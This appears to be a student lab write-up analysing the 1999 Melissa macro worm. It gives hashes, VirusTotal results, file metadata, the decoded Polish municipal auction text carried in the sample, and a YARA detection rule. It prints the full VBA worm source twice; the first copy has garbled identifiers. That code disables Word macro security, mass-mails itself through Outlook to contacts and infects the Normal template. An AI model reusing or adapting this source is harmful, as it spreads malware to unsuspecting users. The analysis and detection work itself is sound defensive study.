# Lab 5 : Malware analysis

## Description of Virus:

The virus was released on March 26, 1999 by David L.Smith. The virus itself was credited to Kwyjibo, who was shown to be the Macro virus writers VicodinES and ALT-F11 by comparing Microsoft Word documents with the same globally unique identifier — this method was also used to trace the virus back to Smith. As the virus was not a standalone program it was classified as worm.

It targeted Microsoft Word and Outlook-based systems and created considerable network traffic. The virus would infect computers via Email, the email being titled "Important Message From", followed by the current username. Upon clicking the message, the body would read: "Here's that document you asked for. Don't show anyone else ;)." Attached was a Word document titled list.doc containing a list of pornographic sites and accompanying logins for each. It would then mass mail itself to the first fifty people in the user's contact list and then disable multiple safeguard features on Microsoft Word and Microsoft Outlook.

MIME Type: application/msword

Subcategory: microsoft\_doc

MD5: 1f2cdda0739dfffca3002e5caa12bbf9

SHA1: 0a3f52c2c45a94fb212bb02ffceae6deee96a7ed

SHA256: b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf

SHA512: 227f0a8942af2073516a616a0518a8c7be9a84b168b92d4e7d054d99e19fc3ace4b4e26c0e33f7f1df8016fa77ef34264872a99e3c4e3f8ed84951d6143313cf

Size: 45,056B


DFI Size: 105,058B (133.17% increase in inspectable content)

First seen: 2021-09-18T06:11:24

Last Updated: 2021-09-18T06:11:52



Last DFI: 2021-09-18T06:11:38

## Virus Total analysis



54 out of 64 anti-virus companies have identified this file as malicious file


## Other details from virus total



## Hex editor analysis of file



## Olevba analysis



## Meta-data of the file

File Size : 44 kB

File Modification Date/Time : 2021:09:18 06:11:32+00:00

File Access Date/Time : 2021:09:18 06:11:35+00:00

File Inode Change Date/Time : 2021:09:18 06:11:32+00:00

File Permissions : rw-rwxr--

File Type : DOC

File Type Extension : doc

MIME Type : application/msword

Title : ZARZ|104|D MIASTA OLSZTYNA

Subject :

Author : Urz|105|d Miasta

Keywords :

Template : Normal

Last Modified By : UM Olsztyn

Revision Number : 4

Software : Microsoft Office Word

Total Edit Time : 21.0 minutes

Last Printed : 2005:05:05 07:33:00

Create Date : 2005:05:05 06:11:00

Modify Date : 2005:05:17 08:04:00

Pages : 1

Words : 496

Characters : 2979

Security : None

Code Page : Windows Latin 2 (Central European)

Company : w Olsztynie

Lines : 24

Paragraphs : 6

Char Count With Spaces : 3469

App Version : 11.6360

Scale Crop : No

Links Up To Date : No

Shared Doc : No

Hyperlinks Changed : No

Title Of Parts : ZARZ|104|D MIASTA OLSZTYNA

Heading Pairs : Tytu|142|, 1

Comp Obj User Type Len : 40

Comp Obj User Type : Dokument programu Microsoft Office Word

## Embedded Logic

Private Sub Document\_Open()

On Error Resume Next

If System.PrivateProfileString("", "HKEY\_CURRENT\_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then

CommandBars("Macro").Controls("Security...").Enabled = False

System.PrivateProfileString("", "HKEY\_CURRENT\_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1

Else

CommandBars("Tools").Controls("Macro").Enabled = False

Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)

End If

Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice

Set UngaDasOutlook = CreateObject("Outlook.Application")

Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")

If System.PrivateProfileString("", "HKEY\_CURRENT\_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then

If UngaDasOutlook = "Outlook" Then

DasMapiName.Logon "profile", "password"

For y = 1 To DasMapiName.AddressLists.Count

Set AddyBook = DasMapiName.AddressLists(y)

x = 1

Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)

For oo = 1 To AddyBook.AddressEntries.Count

Peep = AddyBook.AddressEntries(x)

BreakUmOffASlice.Recipients.Add Peep

x = x + 1

If x > 50 Then oo = AddyBook.AddressEntries.Count

Next oo

BreakUmOffASlice.Subject = "Important Message From " & Application.UserName

BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"

BreakUmOffASlice.Attachments.Add ActiveDocument.FullName

BreakUmOffASlice.Send

Peep = ""

Next y

DasMapiName.Logoff

End If

System.PrivateProfileString("", "HKEY\_CURRENT\_USER\Software\Microsoft\Office\", "Melissa?") = "... by Kwyjibo"

End If

Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)

Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)

NTCL = NTI1.CodeModule.CountOfLines

ADCL = ADI1.CodeModule.CountOfLines

BGN = 2

If ADI1.New <> "Melissa" Then

If ADCL > 0 Then ADI1.CodeModule.DeleteLines 1, ADCL

Set ToInfect = ADI1

ADI1.New = "Melissa"

DoAD = True

End If

If NTI1.New <> "Melissa" Then

If NTCL > 0 Then NTI1.CodeModule.DeleteLines 1, NTCL

Set ToInfect = NTI1

NTI1.New = "Melissa"

DoNT = True

End If

If DoNT <> True And DoAD <> True Then GoTo CYA

If DoNT = True Then

Do While ADI1.CodeModule.Lines(1, 1) = ""

ADI1.CodeModule.DeleteLines 1

Loop

ToInfect.CodeModule.AddFromString("Private Sub Document\_Close()"))

Do While ADI1.CodeModule.Lines(BGN, 1) <> ""

ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)

BGN = BGN + 1

Loop

End If

If DoAD = True Then

Do While NTI1.CodeModule.Lines(1, 1) = ""

NTI1.CodeModule.DeleteLines 1

Loop

ToInfect.CodeModule.AddFromString("Private Sub Document\_Open()"))

Do While NTI1.CodeModule.Lines(BGN, 1) <> ""

ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)

BGN = BGN + 1

Loop

End If

CYA:

If NTCL <> 0 And ADCL = 0 And (Instr(1, ActiveDocument.New, "Document") = False) Then

ActiveDocument.SaveAs FileName:=ActiveDocument.FullName

ElseIf (Instr(1, ActiveDocument.New, "Document") <> False) Then

ActiveDocument.Saved = True: End If

'WORD/Melissa written by Kwyjibo

'Works in both Word 2000 and Word 97

'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!

'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."

End Sub

---

Attribute VB\_Name = "Melissa"

Attribute VB\_Base = "1Normal.Melissa"

Attribute VB\_Creatable = False

Attribute VB\_PredeclaredId = True

Attribute VB\_Exposed = True

Attribute VB\_TemplateDerived = True

Attribute VB\_Customizable = True

Private Sub Document\_Open()

On Error Resume Next

If System.PrivateProfileString("", "HKEY\_CURRENT\_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then

CommandBars("Macro").Controls("Security...").Enabled = False

System.PrivateProfileString("", "HKEY\_CURRENT\_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&

Else

CommandBars("Tools").Controls("Macro").Enabled = False

Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)

End If

Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice

Set UngaDasOutlook = CreateObject("Outlook.Application")

Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")

If System.PrivateProfileString("", "HKEY\_CURRENT\_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then

If UngaDasOutlook = "Outlook" Then

DasMapiName.Logon "profile", "password"

For y = 1 To DasMapiName.AddressLists.Count

Set AddyBook = DasMapiName.AddressLists(y)

x = 1

Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)

For oo = 1 To AddyBook.AddressEntries.Count

Peep = AddyBook.AddressEntries(x)

BreakUmOffASlice.Recipients.Add Peep

x = x + 1

If x > 50 Then oo = AddyBook.AddressEntries.Count

Next oo

BreakUmOffASlice.Subject = "Important Message From " & Application.UserName

BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"

BreakUmOffASlice.Attachments.Add ActiveDocument.FullName

BreakUmOffASlice.Send

Peep = ""

Next y

DasMapiName.Logoff

End If

System.PrivateProfileString("", "HKEY\_CURRENT\_USER\Software\Microsoft\Office\", "Melissa?") = "... by Kwyjibo"

End If

Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)

Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)

NTCL = NTI1.CodeModule.CountOfLines

ADCL = ADI1.CodeModule.CountOfLines

BGN = 2

If ADI1.Name <> "Melissa" Then

If ADCL > 0 Then \_

ADI1.CodeModule.DeleteLines 1, ADCL

Set ToInfect = ADI1

ADI1.Name = "Melissa"

DoAD = True

End If

If NTI1.Name <> "Melissa" Then

If NTCL > 0 Then \_

NTI1.CodeModule.DeleteLines 1, NTCL

Set ToInfect = NTI1

NTI1.Name = "Melissa"

DoNT = True

End If

If DoNT <> True And DoAD <> True Then GoTo CYA

If DoNT = True Then

Do While ADI1.CodeModule.Lines(1, 1) = ""

ADI1.CodeModule.DeleteLines 1

Loop

ToInfect.CodeModule.AddFromString ("Private Sub Document\_Close()")

Do While ADI1.CodeModule.Lines(BGN, 1) <> ""

ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)

BGN = BGN + 1

Loop

End If

If DoAD = True Then

Do While NTI1.CodeModule.Lines(1, 1) = ""

NTI1.CodeModule.DeleteLines 1

Loop

ToInfect.CodeModule.AddFromString ("Private Sub Document\_Open()")

Do While NTI1.CodeModule.Lines(BGN, 1) <> ""

ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)

BGN = BGN + 1

Loop

End If

CYA:

If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then

ActiveDocument.SaveAs FileName:=ActiveDocument.FullName

ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then

ActiveDocument.Saved = True: End If

'WORD/Melissa written by Kwyjibo

'Works in both Word 2000 and Word 97

'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!

'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."

End Sub

## Semantic Context

PREZYDENT MIASTA OLSZTYN

o g \x0142 a s z a

przetarg ustny nieograniczony

na sprzeda\x017C nieruchomo\x015Bci przeznaczonych pod budownictwo mieszkaniowe jednorodzinne wolnostoj\x0105ce, po\x0142o\x017Conych w obr\x0119bie 153 m. Olsztyn przy ulicy Ba\x0142tyckiej , sk\x0142adaj\x0105cych si\x0119 z dzia\x0142ek oznaczonych numerami geodezyjnymi:

6/25 o pow. 890 m2 KW Nr 60369 cena wywo\x0142awcza 59.720,00 z\x0142,

6/27 o pow. 936 m2 KW Nr 60369 cena wywo\x0142awcza 62.810,00 z\x0142,

6/28 o pow. 662 m2 KW Nr 60369 cena wywo\x0142awcza 44.430,00 z\x0142,

6/29 o pow. 763 m2 KW Nr 60369 cena wywo\x0142awcza 51.200,00 z\x0142,

6/30 o pow. 790 m2 KW Nr 60369 cena wywo\x0142awcza 53.010,00 z\x0142,

6/31 o pow. 701 m2 KW Nr 60369 cena wywo\x0142awcza 47.040,00 z\x0142,

6/33 o pow. 994 m2 KW Nr 60369 cena wywo\x0142awcza 66.700,00 z\x0142,

6/34 o pow. 966 m2 KW Nr 60369 cena wywo\x0142awcza 64.820,00 z\x0142,

6/35 o pow. 916 m2 KW Nr 60369 cena wywo\x0142awcza 61.470,00 z\x0142,

6/36 o pow. 1132 m2 KW Nr 60369 cena wywo\x0142awcza 69.060,00 z\x0142,

6/37 o pow. 971 m2 KW Nr 60369 cena wywo\x0142awcza 65.160,00 z\x0142,

6/38 o pow. 865 m2 KW Nr 60369 cena wywo\x0142awcza 58.050,00 z\x0142,

6/39 o pow. 784 m2 KW Nr 60369 cena wywo\x0142awcza 52.610,00 z\x0142,

6/40 o pow. 818 m2 KW Nr 60369 cena wywo\x0142awcza 54.890,00 z\x0142,

8/29 o pow. 891 m2 KW Nr 60369 cena wywo\x0142awcza 59.790,00 z\x0142,

8/30 o pow. 995 m2 KW Nr 60369 cena wywo\x0142awcza 66.770,00 z\x0142,

Ceny wywo\x0142awcze nieruchomo\x015Bci uwzgl\x0119dniaj\x0105 22% podatek VAT.

Przetarg odb\x0119dzie si\x0119 w dniu 16 czerwca 2005r. o godz. 11.00 w siedzibie Urz\x0119du Miasta Olsztyn

w sali 219 II pi\x0119tro.

"

$

\x0458

\x0455

t

v

'

F

TZ

oddzia\x0142 w Olsztynie ul. 1 Maja 10 - numer konta 65124015901111000014652385 lub w kasie Urz\x0119du Miasta ( pok. 35) do dnia

13 czerwca 2005r.

Wadium wp\x0142acone przelewem winno znajdowa\x0107 si\x0119 w dniu 13 czerwca 2005r. na koncie Urz\x0119du Miasta.

Wadium wp\x0142acone przez uczestnika przetargu, ktory przetarg wygra\x0142 zostanie zaliczone na poczet ceny nabycia nieruchomo\x015Bci. Pozosta\x0142ym uczestnikom przetargu wadium zostanie zwrocone przelewem w dniu nast\x0119pnym po rozstrzygni\x0119ciu przetargu na podane konto bankowe.

Nabycie nieruchomo\x015Bci przez cudzoziemca w rozumieniu ustawy z dnia 24 marca 1920r.

o nabywaniu nieruchomo\x015Bci przez cudzoziemcow wymaga uzyskania zezwolenia Ministra Spraw Wewn\x0119trznych i Administracji. W przypadku nie uzyskania zezwolenia przed zawarciem aktu notarialnego wp\x0142acone wadium przepada. Firmy b\x0105d\x017A spo\x0142ki przyst\x0119puj\x0105ce do przetargu musz\x0105 przed\x0142o\x017Cy\x0107 wpis

z odpowiedniego rejestru lub ewidencji dzia\x0142alno\x015Bci gospodarczej wraz z wa\x017Cnymi pe\x0142nomocnictwami.

Uzyskanie decyzji o warunkach zabudowy i zagospodarowania terenu nast\x0105pi w oparciu o ustaw\x0119

o planowaniu i zagospodarowaniu przestrzennym. Szczego\x0142owych informacji udziela Wydzia\x0142 Architektury

i Budownictwa Urz\x0119du Miasta Olsztyn.

Uchylenie si\x0119 kandydata na nabywc\x0119 wy\x0142onionego w drodze przetargu od podpisania aktu notarialnego

w terminie wyznaczonym przez Prezydenta Miasta spowoduje przepadek wp\x0142aconego wadium.

Prezydent Miasta Olsztyna mo\x017Ce odwo\x0142a\x0107 przetarg z uzasadnionej przyczyny.

Szczego\x0142owych informacji udziela Wydzia\x0142 Geodezji i Gospodarki Nieruchomo\x015Bciami Urz\x0119du Miasta Olsztyn pokoj numer 112, I pi\x0119tro tel. 527-31-11 wew.357.

Prezydent Miasta Olsztyn

Czes\x0142aw Jerzy Ma\x0142kowski

Yara Rules

rule Mellissa

{

strings:

$a= "Microsoft Office Word"

$b= "Document\_Open"

$c= "Root Entry"

$d= "Macros"

$e= "Outlook.Application"

$f= "Melissa"

$g= "Here is that document you asked for ... don't show anyone else ;-)"

$h= "... by Kwyjibo"

$i= "Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!"

$j= "Word -> Email | Word 97 <--> Word 2000 ... it's a new age! "

$k= " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here. "

$l= "WORD/Melissa written by Kwyjibo"

$m= "outlook"

$n = "profile"

$o= "password"

condition:

($a and $b and $c and $d and $e) or $f or $g or $h or $i or $j or $k or $l or ($m and $n and $o)

}